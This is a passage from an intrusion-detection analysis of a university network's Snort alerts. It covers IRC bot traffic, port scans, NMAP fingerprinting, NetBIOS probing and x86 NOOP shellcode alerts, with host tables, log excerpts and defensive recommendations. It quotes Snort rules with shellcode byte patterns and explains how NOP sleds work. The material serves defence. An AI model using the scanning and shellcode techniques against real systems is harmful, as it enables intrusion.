This is the most numerous IRC-related alert. We don't have the custom rule to see what it checks for. Based on the alert title, it may be that it alerts on behavior related to IRC wars, in which people use DoS/DDoS tools to knock their enemies off of IRC channels. Although source port 7000 predominates, other source ports appear in these alerts. This suggests that the custom rule is not port-based, which increases the confidence level we can have in it. Correlation with other IRC-related rules is weaker than with other IRC alerts. I think that this rule is better correlation for other alerts than they are for it. A high number of these alerts, combined with other IRC-related alerts, is a strong indicator that further investigation is required. A host that receives two or three of these alerts and no other IRC activity can probably be deprioratized. The hosts and the alerts they received are included in the IRC table below.

[UMBC NIDS IRC Alert] Possible drone command detected:

Like the other custom IRC alerts the specific rule that fired it is not available. It is possible that the rule keys on source port 7000, which would make it as likely a source of false positives as other port-based rules. However, there are strong correlations for this alert. Hosts that were either the source or destination of this alert were highly likely to have generated other IRC-related alerts, which increases the confidence level.

Seven internal hosts are associated with this alert. They are included in the IRC table below.

[UMBC NIDS IRC Alert] K\:line'd user detected, possible trojan:

There were only two alerts to two hosts, and no information on what the specific snort rule that fired this alert. Though the two hosts have other alerts associated with them, neither of them have any other IRC-involved alerts. The only supportable recommendation is to find out what the rule is checking for and whether it is important enough to investigate hosts that trigger it in the absence of correlation.

Defensive recommendation for Miscellaneous IRC alerts: the alerts check not for IRC, but for bots communicating via IRC. These bots are under external control and should be cleaned.

Detect Class 1 Summary

The table below should help sort out the players in this jumble of alerts. The presence of more than one alert for a given host should be considered strong evidence that both alerts are valid. The table lists the hosts who sent or received traffic that generated an alert, the type of alerts, and the number of each alert. An 's' in front of an alert count, such as 's 62' in the 'Irc kill' column for 128.122.66.204, indicates that the host was the source of the alerts. A 'd' indicates the host was the destination.

Hosts	Mstream	Shaft	Possible Trojan Server Source	Possible Trojan Server Destination	Irc evil	In xdcc req	Xdcc client	Xdcc channel.	Sdbot	Irc kill	Poss IRC drone	k:\line	NOTES
128.122.66.204									D 104	S 62	S 19		
128.211.205.124											S 1		
131.96.118.15									D 2				
141.64.6.71									D 1		S 5		
146.151.53.178									D 1				
172.20.112.152		D 42							S 51	D 42	D 1		
172.20.112.163									S 7				
172.20.150.199									S 9	D 2			
172.20.151.75									S 8	D 2			
172.20.152.215		D 1											
172.20.153.14		D 1								D1			
172.20.153.174									S 6		D 8		
172.20.153.195									S 2				
172.20.42.2									S 1	D 2			
172.20.43.10									S 1		D 1		
172.20.43.2		D 3			S 60	D 14		D 2		D 3			
172.20.43.5		D 1								D 1			
172.20.43.7					S 1								
172.20.5.44		D 17								D 17			
172.20.53.113		D 1											
172.20.53.161		D 2								D 2			
172.20.53.51		D 3								D 3			
172.20.53.58										D 1			
172.20.55.32		D 1											
172.20.60.11										D 2			
172.20.60.17	S 5		1										LIKELY FALSE
172.20.60.40		D 7								D 7			
172.20.66.56									S 2				
172.20.69.208				5						D 5			
172.20.70.101				1						D 1			
172.20.70.203				3						D 3			
172.20.70.96				2					S 4	D 2	D 6		
172.20.71.243				4						D 4			
172.20.80.224				5					S 8	D 5	D 1		

172.20.80.28									S 1		D 3		
172.20.80.5				9			S 1		S 3	D 9			
172.20.82.79				2	S 11	D 3				D 2			
172.20.84.203												D 1	3 exploit noop
172.20.84.224			1							D 1	D 1		
172.20.84.235	S 3263	D 142	43						S 1				LIKELY FALSE
172.20.97.119			2							D 2			
172.20.97.158												D 1	42 EXPLOITs
172.20.97.184										D 2			
172.20.97.24				2						D 2			
172.20.97.30				2						D 2			
172.20.97.44				1					S 1	D 1			
172.20.97.45				1						D 1			
172.20.97.56				2						D 2			
172.20.97.66				1					S 2				
172.20.97.95				1					S 1	D 1			
172.20.98.47				1						D 1			
172.20.98.72				1						D 1			
207.36.180.241					D 11	S 3							
207.44.214.88						S 2							
210.155.158.200												S 1	
211.146.117.228												S 1	
217.236.97.47	D 1												
62.42.66.52	D 3255												
64.246.60.72					D 60	S 13							
64.62.196.26					D 1								
65.54.252.99	D 5												
69.50.174.222							D 1						
81.102.85.92	D 2												
82.48.242.184	D 3255												
82.96.101.10								S 2					

2.0 DETECT CLASS 2: SCANS

Scans represent a huge portion of the total alerts. The combined scans file is almost 600 megabytes, and does not include scans covered in the alerts files. Scans covered in the alerts files include specific detects, as well as alerts when a host exceeds some threshold for number of connections in a given interval. This latter type of alert is generated by the Snort Preprocessor, which examines traffic before evaluating it against the signatures database. These spp_portscan alerts amount to 207 megabytes in the logs, and each line represents potentially dozens of connection attempts. Analyzing the scans files revealed the Agobot/Phatbot infected hosts as discussed in the previous section.

False alarms for scanning can be generated by normal, but noisy traffic. For example, a significant proportion of those are false alarms triggering on normal DNS server traffic. DNS servers naturally generate a lot of connections in

the course of their duties and their traffic to or from TCP/UDP port 53 should be excluded from scanning analysis. Email servers generate a large number of connections, whether they are sanctioned or compromised hosts sending spam. Reviewing the scans logs showed traffic that appears legitimate, for the most part. A significant amount of it appears to be p2p applications, such as gnutella and edonkey. In addition, the scans files show a number of scanners attempting to determine the target's operating system. These attempts will be analyzed below, in the discussion of the "Probable NMAP Fingerprint Alert."

The scans log files reveal the following top 15 ports:

14934	5000	MS Universal Plug & Play – covered in Detects Class 1
15701	3410	OptixPro trojan – covered in Detects Class 1, above
18668	4672	tcp - emule : udp - edonkey
19189	23	telnet
21639	3127	MyDoom/Agobot – covered in Detects Class 1, above
27387	20168	W32.HLLW.Lovgate.D@mmworm backdoor
34421	2745	bagel used by Agobot – – covered in Detects Class 1, above
45507	6346	gnutella
58608	113	ident/auth - tied to smtp
72219	4662	MLDonkey p2p application
91068	6129	Dameware/Agobot – covered in Detects Class 1, above
93829	22321	Korean filesharing p2p app, soribada
192495	1025	Win32 RPC /Agobot – covered in Detects Class 1, above
193018	80	http/web
334573	25	SMTP
3031055	135	NETBIOS – covered in Detects Class 3: NetBIOS, below

Port 25 SMTP

Unauthorized email servers sending thousands of messages are probably either spambots or hosts with an enormous address book that are infected with an email virus that contains its own SMTP engine. It is also possible that these are University mail servers that were inadvertently left in the set of hosts to check for scanning.

Hosts generating significant scan alerts for port 25 include:

Host	# alerts
172.20.25.66	43484
172.20.25.67	54523
172.20.25.68	53259
172.20.25.69	91079
172.20.25.70	116943
172.20.25.71	114330
172.20.25.73	46516

An additional 8 internal hosts generated about 1500 further alerts. None of these additional hosts generated more than 638 alerts, a steep drop-off.

Defensive recommendation: verify the status of these hosts: are they sanctioned email servers? If not, clean them. I recommend blocking outbound tcp port 25, except for approved email servers. It should be possible to accommodate email clients so that they can still send email even if they retrieve their mail from outside MTAs.

Port 80 – http/web

Web servers by their nature present fat targets. You have to expect them to be scanned if they are publically accessible. Accordingly, the analysis for the port 80 scans focusses on internal sources. 98 internal hosts generated scan alerts for port 80, but of these only 7 generated more than 1,000 alerts. These are:

# alerts	Host
191	68.43.170.140
1180	172.20.97.79
2016	172.20.84.235
6740	172.20.84.145
8936	172.20.97.75
9116	172.20.5.44
102702	172.20.97.168
213620	172.20.97.28

Defensive recommendation: investigate these hosts for worms. I understand that web traffic has been removed from the alerts files made available for this analysis, so it is not possible to correlate scan alerts with entries in the alerts files. The sheer number of connections is enough to warrant concern and it is likely that a full Snort ruleset would alert on this traffic.

Port 22321 Korean filesharing p2p app, soribada

Four internal hosts appear to be using a p2p application named soribada, which was written in Korea. Soribada uses source and destination ports 22321 and udp port 7674. (http://www.dshield.org/pipermail/unisog/2002-October/002060.php) The four hosts each use both ports, for a fairly strong confirmation. They are 172.20.96.79, 172.20.97.30, 172.20.97.46, and 172.20.97.127.

Defensive recommendation: p2p applications are becoming an increasingly significant vector for worms and viruses, apart from any concerns with copywrite. If the University has a policy regarding p2p applications, it should apply it to the four hosts identified above.

Port 4662 MLDonkey p2p application

A large number of alerts on traffic to this port are probably misidentified. For example:

04/10-22:20:07.971278 [**] DDOS mstream handler to client [**] 172.20.84.235:12754 -> 82.48.242.184:4662

In the absence of content-based rules and/or correlation, it is reasonable to consider alerts involving port 4662 to be p2p traffic. (http://www.portsdb.org/bin/portsdb.cgi?portnumber=4662&protocol=ANY) Here is the list of internal hosts generating scan alerts on port 4662:

We've seen the most prominent source of alerts before. 172.20.84.235 is discussed in the Top Talkers section below.
Defensive recommendation: p2p applications are becoming an increasingly significant vector for worms and viruses, apart from any concerns with copywrite. If the University has a policy regarding p2p applications, it should apply it to the hosts identified above. It might be possible to craft a rule that will match the content of this traffic and either log it (without generating an alert) or pass it altogether. This will reduce the number of false-positives. It should also be fairly easy to determine whether a p2p client is installed on the hosts in question.

Port 113 ident

This port is associated with email servers, which sometimes use the ident service to authenticate the sender. (http://www.practicallynetworked.com/support/smtp_ident.htm)

Generally, the internal hosts with the highest number of outbound SMTP connections tend to have the highest number of outbound ident connections as well.

Defensive recommendation: ident is really not a useful protocol, and all smtp servers can get along without it. This is certainly a candidate port to block at the firewall.

6346 Gnutella

Gnutella is a p2p application that can be accessed with MLDonkey. It carries with it the usual risks for p2p applications, which have already been covered. There is an additional wrinkle in that there appears to be a large number of FIN scans to gnutella ports. Ordinarily, a FIN scan is an attempt to scan a network, using packets with the FIN flag set to bypass primitive packet filters. The FIN flag is used as part of a normal tear-down of a TCP session. Packet filters that would reject a connection request will often permit a connection-termination packet, even if no connection exists to terminate. Here is an example of some FIN packets:

Apr 7 15:40:52 213.101.232.61:33020 -> 172.20.98.84:6346 FIN *******F

Apr 7 16:01:03 213.101.232.61:33142 -> 172.20.98.84:6346 FIN *******F

Note that the remote host is sending to the same destination host ip address and port, twice in 20 minutes. This would not seem to be a useful or efficient scan. The particular p2p protocol might be so noisy that normal TCP connection setup and tear-down might generate scan alerts. The FIN packets are fairly well matched to SYN packets from the same source.

The following internal hosts saw significant traffic on port 6346:

6436 source	
# alerts	Host
74	172.20.97.87
113	172.20.97.51
222	172.20.97.175
257	172.20.97.145
389	172.20.97.106
446	172.20.152.177
647	172.20.97.16
744	172.20.84.235
4585	172.20.53.41
10061	172.20.53.169

6436 dest	
# alerts	Host
19	172.20.97.202
34	172.20.97.175
66	172.20.98.84
1326	172.20.97.104
1494	172.20.97.21
1587	172.20.97.145
3035	172.20.97.16
4738	172.20.97.88
10552	172.20.97.106
13026	172.20.97.87

Defensive recommendation:

The usual p2p measures apply.

20168 w32.HLLW.Lovgate.D@mmworm

This activity appears to be searching for a particular backdoor that gets installed by an email virus. Remote host 80.41.234.131 appears to be using a multithreaded tool (or more than one instance of the same tool) to scan for this port. In the log excerpt below, note that the source port range is consistent for each of the subnets being scanned, 172.20.99.x and 172.20.100.x 99.x is scanned from source ports starting with 2438, and 100.x is scanned fro source ports starting with 2723.

Apr 7 17:01:27 80.41.234.131:2438 -> 172.20.99.181:20168 SYN ******S*
Apr 7 17:01:27 80.41.234.131:2435 -> 172.20.99.178:20168 SYN ******S***
Apr 7 17:01:27 80.41.234.131:2723 -> 172.20.100.199:20168 SYN ******S***
Apr 7 17:01:27 80.41.234.131:2724 -> 172.20.100.200:20168 SYN ******S***
Apr 7 17:01:27 80.41.234.131:2725 -> 172.20.100.201:20168 SYN ******S***
Apr 7 17:01:27 80.41.234.131:2726 -> 172.20.100.202:20168 SYN ******S***
Apr 7 17:01:27 80.41.234.131:2727 -> 172.20.100.203:20168 SYN ******S***
Apr 7 17:01:27 80.41.234.131:2728 -> 172.20.100.204:20168 SYN ******S***
Apr 7 17:01:27 80.41.234.131:2729 -> 172.20.100.205:20168 SYN ******S***
Apr 7 17:01:27 80.41.234.131:2730 -> 172.20.100.206:20168 SYN ******S***
Apr 7 17:01:27 80.41.234.131:2731 -> 172.20.100.207:20168 SYN ******S***

Apr 7 17:01:27 80.41.234.131:2448 -> 172.20.99.191:20168 SYN ******S*
Apr 7 17:01:27 80.41.234.131:2445 -> 172.20.99.188:20168 SYN ******S*

No internal hosts appear to be scanning for this port. The following remote hosts are:

Host	port 20168
210.221.193.137	27563
129.237.153.235	18626
69.142.199.80	16443
81.112.172.203	16419
204.95.173.53	11344
80.41.234.131	11098
142.151.131.66	10944

Defensive recommendation: consider shunning hosts scanning for this backdoor.

Port 23 Telnet

The telnet scans alerts are almost entirely from one remote host. The host at IP address 210.96.67.220 is responsible for 19165 alerts to 12,683 internal addresses. The other 14 remote hosts generating this alert account for only 21 alerts. The local hosts do not indicate much of a threat- just over 100 connection attempts from 6 hosts.

Defensive recommendation: consider shunning the remote host 210.96.67.220. The internal hosts appear to be simply frequent telnet users.

NMAP TCP Ping

Nmap is a tool for scanning networks. The Snort rule that generates these alerts is out of date.

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap TCP"; stateless; flags:A,12; ack:0; reference:arachnids,28; classtype:attempted-recon; sid:628; rev:3;)

Snort is looking for packets with an ACK number of 0, which was the default for older versions of NMAP. Current versions do not fire this alert. In addition, I've found that a number of peculiar web content providers use packets crafted in this manner to determine which content caching web server is closest to a requesting browser. They select source ports calculated to slip through packet filters, such as 80 (web) and 53 (DNS). There is such a low signal/noise ratio for this rule that it is not worth the trouble sifting through it to find scanners. Scanners rarely

get full Incident Response treatment.

Defensive recommendation: tune the rule to exclude DNS servers, or take advantage of a stateful firewall. It would probably be best to remove the rule, since it won't catch users of current versions of NMAP.

Probable NMAP fingerprint attempt

NMAP includes the ability to determine what operating system a remote host is running, simplifying the search for relevant vulnerabilities. It does so by sending a barrage of peculiar traffic to the target host. Different TCP/IP implementations respond differently to the out-of-spec traffic, allowing the attacker to deduce the target OS. Here is a sample of an attempt to fingerprint 172.20.34.14 by remote host 200.63.130.10:

```
200.63.130.10:10794 -> 172.20.34.14:21290 NOACK **U**RSF
200.63.130.10:0 -> 172.20.34.14:0 NOACK **U**RSF
200.63.130.10:0 -> 172.20.34.14:0 NULL ********
200.63.130.10:13 -> 172.20.34.14:59859 VECNA **U*P***
200.63.130.10:10 -> 172.20.34.14:33823 NULL ********
200.63.130.10:0 -> 172.20.34.14:0 NULL ********
200.63.130.10:0 -> 172.20.34.14:0 NOACK **U**RSF
200.63.130.10:0 -> 172.20.34.14:1 UNKNOWN *2UAP*** RESERVEDBITS
200.63.130.10:0 -> 172.20.34.14:0 NULL ********
200.63.130.10:53 -> 172.20.34.14:32783 VECNA **U*P***
200.63.130.10:21605 -> 172.20.34.14:30836 XMAS *2U*P**F RESERVEDBITS
200.63.130.10:2 -> 172.20.34.14:48451 NULL ********
200.63.130.10:30513 -> 172.20.34.14:3338 INVALIDACK **UA*RSF
200.63.130.10:23153 -> 172.20.34.14:21299 NOACK *2***RSF RESERVEDBITS
200.63.130.10:29507 -> 172.20.34.14:14442 UNKNOWN *2*A**S* RESERVEDBITS
200.63.130.10:40960 -> 172.20.34.14:0 INVALIDACK 12UAP*SF RESERVEDBITS
200.63.130.10:0 -> 172.20.34.14:0 NULL ********
200.63.130.10:0 -> 172.20.34.14:0 NULL ********
200.63.130.10:0 -> 172.20.34.14:0 NULL ********
200.63.130.10:0 -> 172.20.34.14:1 UNKNOWN *2UAP*** RESERVEDBITS
200.63.130.10:11604 -> 172.20.34.14:31088 NOACK *2U*PR** RESERVEDBITS
200.63.130.10:24951 -> 172.20.34.14:16705 UNKNOWN *2*A***F RESERVEDBITS
200.63.130.10:12907 -> 172.20.34.14:13649 UNKNOWN *2*A**** RESERVEDBITS
200.63.130.10:28535 -> 172.20.34.14:26721 NOACK *2***R*F RESERVEDBITS
200.63.130.10:27716 -> 172.20.34.14:11065 INVALIDACK *2*AP*S* RESERVEDBITS
200.63.130.10:23113 -> 172.20.34.14:13171 NMAPID **U*P*SF
200.63.130.10:0 -> 172.20.34.14:0 NULL ********
200.63.130.10:20558 -> 172.20.34.14:12813 INVALIDACK **UA**S*
200.63.130.10:20558 -> 172.20.34.14:12813 INVALIDACK **UA**S*
200.63.130.10:18248 -> 172.20.34.14:16964 UNKNOWN *2*A***F RESERVEDBITS
200.63.130.10:29538 -> 172.20.34.14:22099 NOACK *2U*PRSF RESERVEDBITS
200.63.130.10:0 -> 172.20.34.14:0 NULL ********
200.63.130.10:10794 -> 172.20.34.14:21290 VECNA **U*P***
200.63.130.10:0 -> 172.20.34.14:25956 NULL ********
```

200.63.130.10 is clearly attempting to fingerprint the target's operating system. Unfortunately, many of the scan alerts are out of date. The RESERVEDBITS are no longer reserved. TCP/IP stacks with ECN support (RFC 2884) can use those bits to moderate congestion. The NULL , INVALIDACK, and VECNA alerts are

all useful for catching fingerprinting. Some of the traffic that looks like OS fingerprinting is actually the responses to attacks from internal hosts. Apparently the TCP/IP stack on host 220.208.169.29 responds to Agobot/Phatbot connection attempts with an ACK, RST, and FIN flag, when just a RST is correct.

220.208.168.75:1025 -> 172.20.70.96:2361 INVALIDACK ***A*R*F
220.208.168.75:6129 -> 172.20.70.96:2429 INVALIDACK ***A*R*F
220.208.168.75:3410 -> 172.20.70.96:2472 INVALIDACK ***A*R*F
220.208.168.75:5000 -> 172.20.70.96:2476 INVALIDACK ***A*R*F
220.208.168.75:2745 -> 172.20.70.96:2346 INVALIDACK ***A*R*F

Note that the source ports are 1025, 6129, 3410, 5000, and 2745, all Agobot/Phatbot ports. 172.20.70.96 is one of the internal Agobot/Phatbot subjects.

There is a low signal/noise ratio, and sorting it out only reveals scanners. Typically scanning incidents are not treated with the full Incident Response so the analysis of peculiar packets in the scans files was aborted in favor of reliance on the alerts recorded in the alerts files.

Defensive recommendation: update the scan detection so that it no longer flags ECN traffic. Stateful preprocessing will be available from Snort in the near future, which will trim false-positives from external hosts responding to scans from internal hosts. It may be worth tracking the scanning hosts for correlation.

Null scan!

This alert attempts to identify scans that use packets with no tcp flags. The purpose of not using the flags is twofold: it may slip past packet filters and it may have once had a purpose in evading IDS. This last is no longer the case. It's a widely known technique, and easy to alert on as the logs attest. There are false-positives involved. Routers can mangle packets occasionally. OS and application software have bugs.

There appears to be a relationship between email servers and this alert. The email retrieval protocol POP shows up in 183 of the 974 “Null scan!” alerts. These are from 68.121.194.43.

Defensive recommendation: It may be worth tracking the scanning hosts for correlation.

SYN-FIN

A SYN-FIN scan attempts to slip past packet filters and IDS by setting an unusual combination of flags in the TCP header. A SYN flag is used to establish a connection, a FIN is used to tear down a connection. There isn't a legitimate reason to combine them in one packet.

Nine remote hosts send traffic like this. The nine hosts only generated

one alert of this type each, and only three generated any other alerts. 209.104.53.100 appears to be scanning, 138.23.20.201 could just be experiencing trouble with its application, as is likely the case with 138.23.236.133.

Defensive recommendation: It may be worth tracking the scanning hosts for correlation.

spp_portscan

These alerts come from the Snort preprocessor, which keeps track of a host's connection attempts in a given interval. The alerts are light on detail and useful only as a general indicator. Depending on the interval selected and the hosts included, this can be a source of false-positives. In this case, the DNS servers at 172.20.1.3 and 172.20.1.4 generated the #1 and #3 most spp_portscan alerts for internal sources. Only one host of interest was revealed by looking at the spp_portscan alerts that was not identified through previous analysis. Based on the name given by nslookup, refweb06.obfuscated.domain, it appears to be a web server. Web servers naturally tend to experience many connections, so this would appear to be a false indicator. Here are the top 20 internal sources of spp_portscan alerts:

spp_portscan alert count	Host	Notes
14499	172.20.25.66	Smtp - spambot?
15238	172.20.53.169	Random scanning
16936	172.20.25.68	Smtp - spambot?
17377	172.20.25.73	Smtp - spambot?
18335	172.20.70.225	p2p
19145	172.20.25.67	Smtp - spambot?
24528	172.20.97.28	port 80 scanning
31279	172.20.111.34	p2p and backdoor
34620	172.20.25.69	Smtp - spambot?
36350	172.20.34.14	Smtp - spambot?
36921	172.20.70.96	agobot/phatbot
42336	172.20.25.71	Smtp - spambot?
42996	172.20.25.70	Smtp - spambot?
44866	172.20.84.235	p2p
48287	172.20.110.72	Random scanning
103382	172.20.153.35	webserver
110335	172.20.81.39	netbios scanner
153988	172.20.1.4	DNS
172942	172.20.111.51	netbios scanner
185975	172.20.1.3	DNS

Defensive recommendation: consider improving the scan rules to stop firing on correct usage of previously reserved bits for ECN. Exclude the DNS, email, and webservers from the spp_portscan configuration. Verify that the hosts making smtp connections are valid, sanctioned mail servers and not spambots or infected with email viruses/worms.

Detects Class 3: NetBIOS

NetBIOS is a very noisy protocol, and it is difficult to tune IDS rules correctly to keep the false-positives from inundating the logs. The University has done a good job of tuning the rules, but as we'll see, missing one or two hosts results in thousands of alerts per day that are pure noise.

Scans files:

The scans files identify 15 internal hosts that are scanning for port 135. Two of these, 172.20.81.39, and 172.20.111.51, account for 2,811,888 of 3,031,055 alerts. They are definitely scanning and should be taken off line for forensic investigation. It is possible that a malicious user is manually executing such a scan, with a tool such as NMAP, but more likely it is some form of worm. The other 13 internal hosts are Agobot/Phatbot-involved. The relatively few remote sources generate very little traffic and are not worth further investigations.

SMB Name Wildcard:

This alert appears to fire on fairly normal MS Windows traffic. NetBIOS/SMB is a fairly noisy network protocol suite. 'Standard' TCP/IP resolves names to IP addresses in the following order: a host will check its hosts file to see if a matching record, then it will use DNS. The default setting for SMB leads a host to check with a WINS server (analogous to DNS and deprecated in current Windows networks), then it will broadcast a request for the host's address, and only failing that will it consult its own version of the hosts file. Accordingly, any Snort rule treating on this subject is prone to false-positives. Here are two such examples.

There's a fairly bizarre situation where host 172.20.11.7 is attempting to get NetBIOS information from a non-public network. It accounts for 7020 of the 12181 alerts of this type. The hosts it is trying to reach have addresses in the 169.254.0.0 range, which is a reserved network range per RFC 3330. Basically, when a host fails to get a DHCP address, it will pick one in that range. It's a placeholder address. It may be that a private network has been set up with that range of IP addresses, instead of using the preferable RFC 1918 ranges (10.0.0.0 – 10.255.255.255, 172.16.0.0 – 172.31.255.255, 192.168.0.0 – 192.168.255.255). Daniel Martin has a more elegant and persuasive explanation: Windows Explorer is extremely noisy on the network, and an inactive dialup or VPN interface can generate this kind of traffic. The inactive

interface apparently is assigned a placeholder address in the 169.254.0.0 range and Windows Explorer sends traffic out all interfaces from it. This really must be considered broken behavior. (http://www.securityfocus.com/archive/75/182141) There are other internal hosts generating traffic like this.

The next major source of this alert is 172.20.111.228, which generated 993 alerts. It does not generate any other types of alerts and it only generates this one for one remote host, 209.2.144.10. Accordingly, this appears to be benign traffic to a remote file server or client.

There are some samples that are definitely troubling. Some internal hosts connect to an unreasonable number of different remote hosts, and they do so from a port other than 137, which is the standard.

# alerts SMB Name Wildcard	Host	Notes
674	172.20.150.198	SMB Name Wildcard to 167 hosts
632	172.20.150.44	SMB Name Wildcard to 165 hosts
598	172.20.75.13	SMB Name Wildcard to 171 hosts

SMB C access:

This is an attempt by a remote host to connect to the administrative share C$. This access is made possible by weak or non-existent passwords and OS vulnerabilities. Whereas a standard network file share limits access to the shared directory and below, the shared directory for C$ is the entire hard drive. There is generally not a valid use for this type of connection, outside of network administration. As the 5 internal recipients of this traffic have received an unreasonable amount of other attention, they should be checked for compromise. The other attention does appear to be active attempts at exploitation.

Host	# alerts SMB Name Wildcard	Total alerts this host	# Sources This alert	# Sources all alerts
172.20.190	19	110	9	93
172.20.190	17	145	10	110
172.20.190	14	144	8	106
172.20.190	4	19	4	13
172.20.190	1	11	1	7

NetBIOS NT NULL session:

The NetBIOS NT Nul Session exists to make certain types of SMB networking easier. Unfortunately, it makes other types of networking easier as

well. Its value to an attacker lies in its provision of a way to enumerate user accounts and file shares without authenticating the remote user. http://www.brown.edu/Research/SysAdmins/articles/netbios_null_sessions.html

One remote host, 216.139.29.168 has generated 1 alert to each of 3 internal hosts. The internal hosts, 172.20.190.93, 172.20.190.96, and 172.20.190.97, are shown in the table for “SMB C Access” as being attractive targets.

Defensive recommendation for Detects Class 3:

The NetBIOS ports (TCP and UDP 135-139, plus 445) are probably the first thing to firewall. Even in a network environment that values openness, this is just too dangerous to leave open. Please see Appendix C for a discussion of firewalling in an academic environment. Cleaning the Agobot/Phatbot-involved hosts is critical, as is investigating 172.20.81.39 and 172.20.111.51. Find a solution to the high number of false-positives from presumed dual-homed hosts such as 172.20.11.7. A pass rule for this signature and host might do the trick.

Detects Class 4: Exploit Group

The detects in this class are generated by rules that attempt to inspect packets for patterns generic to many types of attacks, particularly buffer overflows. While it is possible to argue that reconnaissance by itself is harmless, this type of traffic represents actual attacks. That is, when it is not a false-positive. The potential lethality of these incidents as well as their sheer number, dictate that they be included in the analysis. The volume of alerts also suggests that many of them are false-positives.

EXPLOIT X86 Noop:

This alert fires when a packet is detected that contains what appears to be a 'noop sled.' A noop sled is a long set of instructions to do nothing, after which exploit code is typically located. When a buffer overflow attack overwrites the area in memory that keeps track of a program's next operation (called the stack pointer), the attacker doesn't have control over what part of memory will be read next. By inserting a large area of “do nothing” commands, the attacker improves the odds that program execution will return to an area of memory favorable to the attacker. It doesn't matter where in the sequence of “do nothing” commands the program returns to, so long as it lands somewhere on the sled and proceeds down to the exploit code waiting at the bottom. (See "Smashing the stack for fun and profit" by Aleph One in Phrack #49, http://www.insecure.org/stf/smashstack.txt for a more complete and accurate explanation.) This is a reasonably easy pattern to look for, but unfortunately, other types of traffic can resemble it. Binary traffic, such as images and other media, are frequent sources of false-positives. Certain encypted traffic flows may also trigger alerts. (http://www.derkeiler.com/Mailing-Lists/securityfocus/focus-ids/2002-04/0038.html) The rule that triggered these

alerts probably resembles this:

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:5;)

This is looking for a string of 14 hex 90's. Interestingly, no internal sources triggered this alert; only external sources did. Here are the top 10 internal hosts and top 10 sources that are involved with this alert:

# alerts x86 NOOP	Host
347	172.20.111.155
357	172.20.32.139
364	172.20.53.84
366	172.20.17.4
436	172.20.82.93
449	172.20.84.204
831	172.20.84.235
834	172.20.70.74
916	172.20.17.3
1056	172.20.84.236

# alerts x86 NOOP	Source Hosts	Notes
174	83.112.28.69	sends to 21 hosts
201	81.51.177.231	sends to 14 hosts
226	213.214.33.219	sends to 40 hosts
297	62.219.118.91	sends to 211 hosts
347	66.32.128.69	sends to 31 hosts
466	61.32.236.202	sends to 145 hosts
468	200.205.95.10	sends to 58 hosts
691	67.113.214.132	sends to 53 hosts
1488	68.43.170.140	sends to 85 hosts
3483	199.131.21.34	sends to 499 hosts

Remote host 199.131.21.34 is pretty scary. It sends a large number of these packets to a large number of hosts in only 1.5 hours. A representative sample (lines edited for brevity) is:

NOOP [**] 199.131.21.34:2059 -> 172.20.13.27:80
NOOP [**] 199.131.21.34:2445 -> 172.20.84.224:1025
NOOP [**] 199.131.21.34:1052 -> 172.20.84.253:1025
NOOP [**] 199.131.21.34:3218 -> 172.20.84.235:1025
NOOP [**] 199.131.21.34:1122 -> 172.20.84.224:1025
NOOP [**] 199.131.21.34:3869 -> 172.20.101.146:80
NOOP [**] 199.131.21.34:4222 -> 172.20.84.236:80

It does hit some hosts and ports repeatedly. It is difficult to imagine a way this traffic could be legitimate.

Remote host 68.43.170.140 is chiefly looking for web servers, but does try ports 2745 and 6129, which is reminiscent of an Agobot/Phatbot-style attack. Here is a log excerpt, trimmed for brevity:

[**] 172.20.30.3 activity [**] 68.43.170.140:1539 -> 172.20.30.3:80
[**] 172.20.30.3 activity [**] 68.43.170.140:1532 -> 172.20.30.3:2745
[**] EXPLOIT x86 NOOP [**] 68.43.170.140:1189 -> 172.20.75.30:6129

[**] EXPLOIT x86 NOOP [**] 68.43.170.140:2683 -> 172.20.32.157:80
[**] EXPLOIT x86 NOOP [**] 68.43.170.140:2683 -> 172.20.32.157:80

There are 1566 total alerts from this source, of which 24 are to ports 2745 and 6129. The rest are to port 80. Examining the scans logs, we find 982 scans to some of the ports associated with Agobot/Phatbot. Again, hard to construe this as legitimate activity. It is peculiar that three internal hosts triggered "SMB Name Wildcard" alerts with traffic to this host. That would imply there is some relationship with the host. Some versions and configurations of IIS will attempt a NetBIOS name lookup of their clients, which would account for this. (http://seclists.org/lists/security-basics/2004/Jan/0291.html)

EXPLOIT x86 stealth noop:

This is a variant of the "Exploit x86 NOOP" alerts discussed above. The difference is that this looks for a different pattern. There are synonyms for the NOOP code, and this looks for a different pattern. The rule that triggered this alert was probably similar to this:

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86 stealth NOOP"; content: "|eb 02 eb 02 eb 02|"; reference:arachnids,291; classtype:shellcode-detect; sid:651; rev:5;)

As is the case with the previous alerts, this rule is prone to false-positives. The Snort website says of this rule, "This byte pattern can naturally occur in almost any binary data, so file downloads, streaming media, etc can cause this to false positive. " (http://www.snort.org/snort-db/sid.html?sid=651) This appears to be the case. There are 28 alerts of this type. Fourteen are in one exchange, of which this is an excerpt:

213.67.29.32:3670 -> 172.20.97.42:4177

Port 4177 is associates with iMesh, a p2p application. P2p applications by their nature involve file transfer, often of media files which are especially likely to present the patterns sought by these signatures.

The remaining fourteen alerts appear to involve remote web servers and the like. These are likely to be false positives.

EXPLOIT x86 NOPS:

The rule that generated these alerts is is likely to be very similar to the "Exploit X86 NOOP" rule. "NOP" and "NOOP" appear to be the same thing in exploit discussions on the web. One remote host, 213.161.66.184, generates triggers this alert 8 times and then follows up a minute later with another attack:

04/10-18:41:00.974978 [**] EXPLOIT x86 NOPS [**] 213.161.66.184:3096 -> 172.20.84.234:80

04/10-18:41:01.609391 [**] EXPLOIT x86 NOPS [**] 213.161.66.184:3096 -> 172.20.84.234:80

04/10-18:41:09.935954 [**] EXPLOIT x86 NOPS [**] 213.161.66.184:3096 -> 172.20.84.234:80

04/10-18:41:11.201796 [**] EXPLOIT x86 NOPS [**] 213.161.66.184:3096 -> 172.20.84.234:80

04/10-18:41:13.764751 [**] EXPLOIT x86 NOPS [**] 213.161.66.184:12 -> 172.20.84.234:35722

04/10-18:41:14.404464 [**] EXPLOIT x86 NOPS [**] 213.161.66.184:0 -> 172.20.84.234:0

04/10-18:41:16.969259 [**] EXPLOIT x86 NOPS [**] 213.161.66.184:3096 -> 172.20.84.234:80

